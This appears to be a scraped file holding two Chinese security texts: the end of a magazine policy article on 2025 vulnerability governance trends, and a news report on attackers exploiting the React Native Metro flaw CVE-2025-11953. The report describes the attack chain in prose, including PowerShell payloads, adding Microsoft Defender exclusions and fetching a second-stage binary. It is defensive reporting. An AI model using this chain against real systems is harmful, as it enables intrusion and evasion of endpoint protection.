**(五)漏洞复现由确定可控向不稳定转变**
|
||||
|
||||
2025年,漏洞复现和技术定位难度上升。传统漏洞往往具备明确触发条件和稳定复现路径,可通过定位具体代码位置进行修复。然而,在云原生、分布式系统和AI应用环境,漏洞越来越多表现为依赖运行状态、配置组合和时序条件的行为性失效,具有明显的不确定性和场景依赖性。尤其是模型相关漏洞和复杂交互漏洞,往往无法在脱离真实环境的条件下稳定复现,导致技术分析、风险评估和责任认定面临困难。这一趋势使漏洞从“可精确定位的缺陷”转向“难以完全还原的系统异常”。
|
||||
|
||||
**二、网络安全漏洞治理新挑战**
|
||||
|
||||
|
||||
|
||||
随着AI与云原生技术普及,漏洞攻防节奏持续加快,同时,叠加责任边界模糊、制度滞后和地缘政治影响,传统漏洞治理体系在效率、协同和约束力方面面临突出挑战。
|
||||
|
||||
**(一)攻防节奏持续失衡,现有方式难以及时响应**
|
||||
|
||||
AI自动化挖掘工具的普及、大模型生成概念验证代码(PoC)能力的提升、攻击工具链的智能化,使漏洞生命周期大幅缩短,从发现到利用往往只需数小时甚至数分钟。传统依赖人工分析、厂商开发补丁、用户逐级更新的线性治理流程在这一背景下无法快速响应,导致漏洞利用极易在短时间内形成大规模攻击事件。2025年,React2Shell等多起零日漏洞攻击事件表明,当攻击者依托AI工具时,漏洞利用链的扩散速度远快于防守方的治理速度,传统治理体系面临结构性失效风险。
|
||||
|
||||
**(二)责任链条日益拉长,问责与修复机制失效**
|
||||
|
||||
在现代供应链中,一个软件产品往往依赖成百上千种组件和工具链,其中包括多层级的开源库、第三方软件开发工具包(SDK)、云服务应用程序编程接口(API)、硬件固件等,参与主体角色多、链条长,责任边界天然模糊。同时,软件超过80%为开源组件,且其子依赖链深度可达6至10层,依赖链深层化导致责任不可见,很难明确应由哪一方承担披露、修补或者风险通知责任。许多机构最终只能等待上游更新,而上游的治理能力往往有限,从而造成漏洞长时间未被修补。
|
||||
|
||||
**(三)模型漏洞特征突出,既有治理体系明显滞后**
|
||||
|
||||
AI模型漏洞具有难以稳定复现、难以精确定位和难以通过单一补丁彻底修复等特征,影响以漏洞发现、漏洞披露和补丁管理为核心构建的既有漏洞治理模式,成为2025年全球漏洞治理最大不确定性。尽管部分国家和国际组织已开始将AI安全纳入风险评估、合规审查和技术标准体系,但在漏洞定义、分类分级、披露规则、跨境协作和国际编号体系等方面,仍缺乏统一共识。加之模型参数、训练数据和安全对齐机制高度封闭,漏洞治理对透明度的现实需求与商业机密、国家安全保护之间形成长期张力。AI漏洞治理处于规则探索、机制磨合与治理范式重构并行推进的过渡阶段,治理能力明显滞后于AI技术的演进。
|
||||
|
||||
**(四)地下交易持续活跃,漏洞流通风险显著放大**
|
||||
|
||||
暗网等地下市场将零日漏洞与利用工具商品化、平台化、服务化,并借助加密支付与匿名托管降低交易风险。2025年,暗网“即买即用”的漏洞商品数量增多,许多交易基于自动化平台运行,价格透明,更新迅速。新出现的十六进制智能打击工具(HexStrike-AI)、黄木人工智能工具(Xanthorox-AI)、苹果操作系统(ios26)零日漏洞利用等多个自动化漏洞挖掘和利用工具活跃,使攻击技术门槛持续降低。漏洞供需市场化削弱了官方披露渠道有效性,导致漏洞在官方披露前被广泛利用,增加了治理的不确定性与执法难度。
|
||||
|
||||
**(五)地缘政治博弈加剧,漏洞囤积加大治理难度**
|
||||
|
||||
在大国竞争加剧背景下,零日漏洞被视为可用于情报获取、战略威慑和非对称对抗的关键资源。2025年,美、日、英以及北约相继宣布采取进攻型网络安全战略,其军队、执法、情报等部门对漏洞武器库的“旺盛需求”,进一步推高了HackerOne等漏洞众测平台的活跃度和赏金总量。各国将漏洞情报纳入国家安全体系的政策力度,前所未有。这种做法强化了漏洞的战略属性,同时也削弱了全球漏洞协调披露与协同修复机制的影响力,导致高危漏洞长期潜伏于关键基础设施之中,系统性风险持续累积,使漏洞治理由“共同防御问题”演变为“竞争性安全困境”。
|
||||
|
||||
**三、网络安全漏洞国际治理新动向**
|
||||
|
||||
|
||||
|
||||
在大国竞争背景下,全球漏洞治理逐步由技术协作导向转向多中心并存、制度竞争与阵营分化并行,漏洞治理正深度嵌入国际网络安全规则体系。
|
||||
|
||||
**(一)治理架构从“单中心”向“多中心”转变**
|
||||
|
||||
过去十余年,美国通用漏洞披露—国家漏洞库(CVE-NVD)体系占全球主导地位。2025年,中国、俄罗斯、欧盟等国家和区域级漏洞库的影响力提升,形成多点并行格局。特别是欧盟,在美国NVD漏洞数据库因预算削减和漏洞披露机制混乱而备受质疑之际,趁势推出了酝酿已久的欧洲漏洞数据库(EUVD),构建与美国NVD功能相似的自主系统。日本、印度、阿联酋等国家相继强化本国漏洞数据库和治理机制。全球漏洞治理形成由“单一事实标准”逐步演变为“多中心并行运行”的格局,且治理体系碎片化趋势加速。
|
||||
|
||||
**(二)治理方式从自愿披露到强制合规演进**
|
||||
|
||||
于2026年1月生效的欧盟《网络韧性法案》(CRA),将漏洞披露、修补和安全维护纳入法律责任范畴,要求厂商必须承担漏洞治理的全生命周期责任。美国的KEV持续扩展,对联邦机构和供应链厂商提出强制修补要求。日本、韩国、澳大利亚等国家也将漏洞管理纳入政府采购和关键基础设施监管。法规增强了产业主体治理责任的制度约束力度,但也带来合规成本与跨境规则冲突问题,使不同治理模式之间的规则竞争日益凸显。
|
||||
|
||||
**(三)治理技术路径从“以人为主”迈向“人机协同、机器主导”**
|
||||
|
||||
漏洞治理正由依赖人工经验的被动响应模式,向以算法驱动、系统自愈为特征的主动防御模式转变。2025年8月,美国国防部高级研究计划局(DARPA)主办的人工智能网络挑战赛(AIxCC)参赛团队通过构建网络推理系统(Cyber Reasoning Systems),实现了漏洞发现、分析与修复的全流程自动化,将漏洞修复周期从数月压缩至分钟级,重塑了网络攻防的时间结构与运行逻辑。2025年12月,美国OpenAI公司发布的智能体编码模型GPT 5.2-Codex,在一定程度上具备以机器速度和规模自动发现并修复软件漏洞的能力。未来,是否具备自动化防御和持续自修复能力,正逐步成为衡量一个国家、行业乃至组织网络安全水平的重要标志。随着类似机制在更多国家和关键行业加速落地,全球漏洞治理的重心将发生深刻变化,从比拼“谁能更快发现漏洞”,转向比拼“谁能构建更高效、更可靠的自动化甚至是自主化防御体系”。
|
||||
|
||||
**(四)漏洞情报共享由开放合作转向阵营化流动**
|
||||
|
||||
在大国战略竞争加剧背景下,零日漏洞和高价值漏洞情报被视为战略资源,部分国家将漏洞情报纳入国家安全管控范围,仅允许漏洞信息在盟友体系内流动。2025年,以五眼联盟(FVEY)为代表的情报体系更加频繁地开展联合漏洞通报、联合分析特定国家的攻击、封闭式共享零日威胁情报等活动,并将“合作阵营”扩展到德国、荷兰、法国、日本等盟友国家,而对非盟友国家则采取“排他式”限制共享。8月,受中美网络威胁误判影响,微软竟然停止向中国网络安全企业共享其漏洞预警情报。未来,各国的漏洞披露与共享将受到更加严格的国家安全审查、出口管制和情报政策影响,全球漏洞信息流动呈现分层化、选择性共享特征,漏洞情报体系逐渐分裂为若干“区域池”“信任圈”,削弱了传统协调披露机制的全球有效性,给跨国产业供应链带来修补延迟、风险放大、责任模糊等系统性问题。
|
||||
|
||||
**(五)治理目标由“快速修复”转向“风险可控与韧性建设”**
|
||||
|
||||
2025年,国际漏洞治理更加重视风险管理和系统韧性,而非单纯追求漏洞清零。各国在国际交流与规则设计中普遍强调漏洞的影响评估、利用可能性和系统承受能力,推动治理重点从“是否存在漏洞”转向“漏洞是否可控、是否构成系统性威胁”。9月,美国网络安全和基础设施安全局(CISA)发布《CISA战略重点:CVE质量,打造网络安全未来》(CISA Strategic Focus CVE Quality for a Cyber Secure Future),强调CVE项目进入以“信任构建、响应能力优化、数据质量提升”为核心的全新发展阶段。这一转向使漏洞治理与关键基础设施保护、数字韧性建设深度融合。
|
||||
|
||||
**四、积极构建网络安全漏洞新格局**
|
||||
|
||||
|
||||
|
||||
我国在三十多年的网络安全和信息化发展过程中积累了宝贵经验,为网络安全漏洞治理奠定了坚实基础。新修改的《中华人民共和国网络安全法》(以下简称《网络安全法》)为漏洞管理提供了法律基础。《网络产品安全漏洞管理规定》《信息安全技术网络安全漏洞管理规范》等一系列规定和标准,明确了网络产品安全漏洞从发现、报告、修复到发布的整套流程。面对新形势,我国应进一步统筹国家安全保障与数智发展进程,通过完善制度、强化技术能力和深化国际参与,推动漏洞治理向智能防控和系统治理转型。
|
||||
|
||||
**(一)以国家安全为牵引,完善漏洞治理顶层设计**
|
||||
|
||||
持续将漏洞治理纳入国家网络安全战略和数字安全治理总体布局,突出漏洞作为基础性安全要素的战略地位,紧密围绕数智时代漏洞新特点,推动形成覆盖漏洞发现、评估、披露、修补和监测的新型漏洞治理体系。通过政策引导和制度设计,强化关键基础设施、重要信息系统和核心软件产品的漏洞治理要求,特别是开展国产基础软硬件产品漏洞分析和预警消控工作,防止高危漏洞长期积累演化为系统性风险。
|
||||
|
||||
**(二)以制度建设为抓手,健全责任清晰的治理机制**
|
||||
|
||||
针对当前漏洞责任主体模糊、修补动力不足等问题,应进一步完善漏洞披露和修补责任制度,推动形成“谁开发、谁维护、谁负责”的基本原则。增强《网络安全法》的执法力度,通过法规、标准和监管措施,明确厂商、平台、服务提供方和运营单位在漏洞治理中的职责边界,推动漏洞治理从“道义自觉”向“法定义务”转变。同时,应探索适度区分漏洞披露、安全研究和恶意利用的边界,为正当漏洞研究提供制度保障。
|
||||
|
||||
**(三)以技术能力为支撑,推进智能化治理体系建设**
|
||||
|
||||
在漏洞规模持续增长、攻防节奏显著加快的背景下,单纯依赖人工分析的漏洞治理方式已不适应新形势。应加快推动人工智能、大模型和自动化分析技术在漏洞治理中的应用,提升漏洞发现、关联分析、风险预测和自动响应能力。通过构建统一的漏洞知识图谱和风险评估模型,实现对漏洞影响范围和利用趋势的动态研判,推动漏洞治理模式由事后修补向事前预警、主动防御转变。
|
||||
|
||||
**(四)以产业协同为基础,提升供应链整体韧性**
|
||||
|
||||
漏洞风险的放大效应越来越多源于复杂供应链结构。应加强对开源生态和关键软件供应链的系统治理,推动建立透明、可追溯的漏洞管理机制,提升供应链安全可视化水平。通过政策支持和能力建设,增强开源项目维护能力。加快CNNVD等国家级平台创新发展,建设国家漏洞资源等重要战略资源大循环体系,积极打造漏洞产业联盟新模式,推动组建跨行业漏洞共享与协同创新研究平台,引导产业链上下游共享漏洞信息和修补经验,减少因信息不对称导致的风险滞留和扩散。
|
||||
|
||||
**(五)以国际参与为路径,塑造负责任的全球治理环境**
|
||||
|
||||
在全球漏洞治理碎片化加剧的背景下,坚持开放、合作、负责任的漏洞治理理念,积极参与国际规则制定和标准对接,推动漏洞披露、编号和风险评估规则的互认互通。在维护国家安全底线的前提下,探索建立有限度、可控的国际漏洞协作机制,减少因阵营对立导致的系统性安全风险,共同维护全球网络空间的基本稳定。
|
||||
|
||||
**五、结 语**
|
||||
|
||||
|
||||
|
||||
2025年,网络安全漏洞呈现规模持续扩大、成因体系化、传播供应链化、利用智能化和治理复杂化等特征。漏洞已由单一技术问题演变为兼具技术风险和系统风险的安全治理对象,其治理难度和不确定性明显上升。在国际层面,漏洞治理嵌入国家安全与制度竞争框架,全球协同修复机制面临新挑战。面对这一趋势,必须从国家安全和数字治理全局出发,推动漏洞治理由被动修补向主动防控转型,由碎片化管理向系统化治理升级,通过制度建设、技术能力和产业协同发力,夯实数字经济和智能社会发展的安全底座。
|
||||
|
||||
(本文刊登于《中国信息安全》杂志2026年第1期)
|
||||
|
||||
|
||||
|
||||
[](https://cisat.cn/)
|
||||
|
||||
|
||||
@@ -0,0 +1,50 @@
|
||||
# 黑客利用React Native Metro高危漏洞入侵开发者系统
|
||||
胡金鱼
|
||||
胡金鱼 嘶吼专业版 2026-02-13 06:00
|
||||
|
||||
|
||||
|
||||
黑客正针对开发者群体发起攻击,其手段是利用React Native框架Metro服务器中编号为CVE-2025-11953的高危漏洞,向Windows与Linux系统投放恶意载荷。
|
||||
|
||||
在Windows系统环境下,未授权攻击者可借助该漏洞,通过发送POST请求执行任意操作系统命令;而在Linux和macOS系统中,该漏洞则可能导致攻击者在有限参数控制的前提下,运行任意可执行文件。
|
||||
|
||||
Metro是React Native项目的默认JavaScript打包工具,是应用开发阶段构建和运行程序的核心组件。
|
||||
|
||||
默认情况下,Metro会绑定外部网络接口,并开放仅供开发调试使用的HTTP端点(/open-url),以满足本地开发需求。
|
||||
|
||||
研究人员发现了这一漏洞,并于去年11月初对外披露。漏洞公开后,多个概念验证(PoC)利用程序随即出现。
|
||||
|
||||
据悉,该漏洞的根源在于Metro服务器的/open-url HTTP端点会接收POST请求中用户提交的URL参数,且该参数未经任何安全清理,便直接传递给系统的open()函数执行。
|
||||
|
||||
该漏洞影响范围覆盖@react-native-community/cli-server-api工具的4.8.0至20.0.0-alpha.2版本,官方已在20.0.0及后续版本中完成漏洞修复。
|
||||
|
||||
2025年12月21日,有威胁者开始利用这一漏洞发起攻击,该攻击活动被命名为Metro4Shell。此后在次年1月4日和21日,攻击者仍在通过该漏洞投放相同的恶意载荷。
|
||||
|
||||
攻击者已通过该漏洞在Linux和Windows平台成功投递高级恶意载荷,这表明Metro4Shell已成为一种切实可行的跨平台初始访问手段。
|
||||
|
||||
研究人员发现,在这三次攻击中,攻击者均将经过Base64编码的PowerShell恶意载荷隐藏在恶意请求的HTTP POST请求体中,发送至暴露在外的Metro服务器端点。
|
||||
|
||||
这些载荷解码并启动后,会执行以下一系列恶意操作:
|
||||
|
||||
1.禁用终端防护:调用Add-MpPreference命令,将当前工作目录和系统临时目录添加至微软 Defender 的排除路径,躲避查杀;
|
||||
|
||||
2.获取后续载荷:与攻击者控制的服务器建立原始TCP连接,发送GET /windows请求以获取下一阶段的恶意程序;
|
||||
|
||||
3.写入恶意文件:将接收的数据写入系统临时目录,保存为可执行文件;
|
||||
|
||||
4.执行恶意程序:运行下载的二进制文件,并附带一段由攻击者指定的超长参数字符串。
|
||||
|
||||
此次攻击中投放的Windows平台载荷,是一个基于Rust语言开发、经UPX加壳处理的二进制文件,内置基础反分析逻辑。攻击者控制的同一服务器中,还存放有对应的Linux平台恶意程序,可见该攻击活动同时覆盖两大主流操作系统。
|
||||
|
||||
据扫描数据显示,目前暴露在公网环境中的React Native Metro服务器约有3500台。 尽管该漏洞已被攻击者持续利用超过一个月,但在漏洞利用预测评分系统中,其风险评分仍处于较低水平。
|
||||
|
||||
研究人员强调:“企业切不可等待该漏洞被列入CISA已知被利用漏洞目录、厂商发布相关通报或行业形成广泛共识后,才采取防护措施。”
|
||||
|
||||
参考及来源:
|
||||
https://www.bleepingcomputer.com/news/security/hackers-exploit-critical-react-native-metro-bug-to-breach-dev-systems/
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
Reference in new issue
Block a user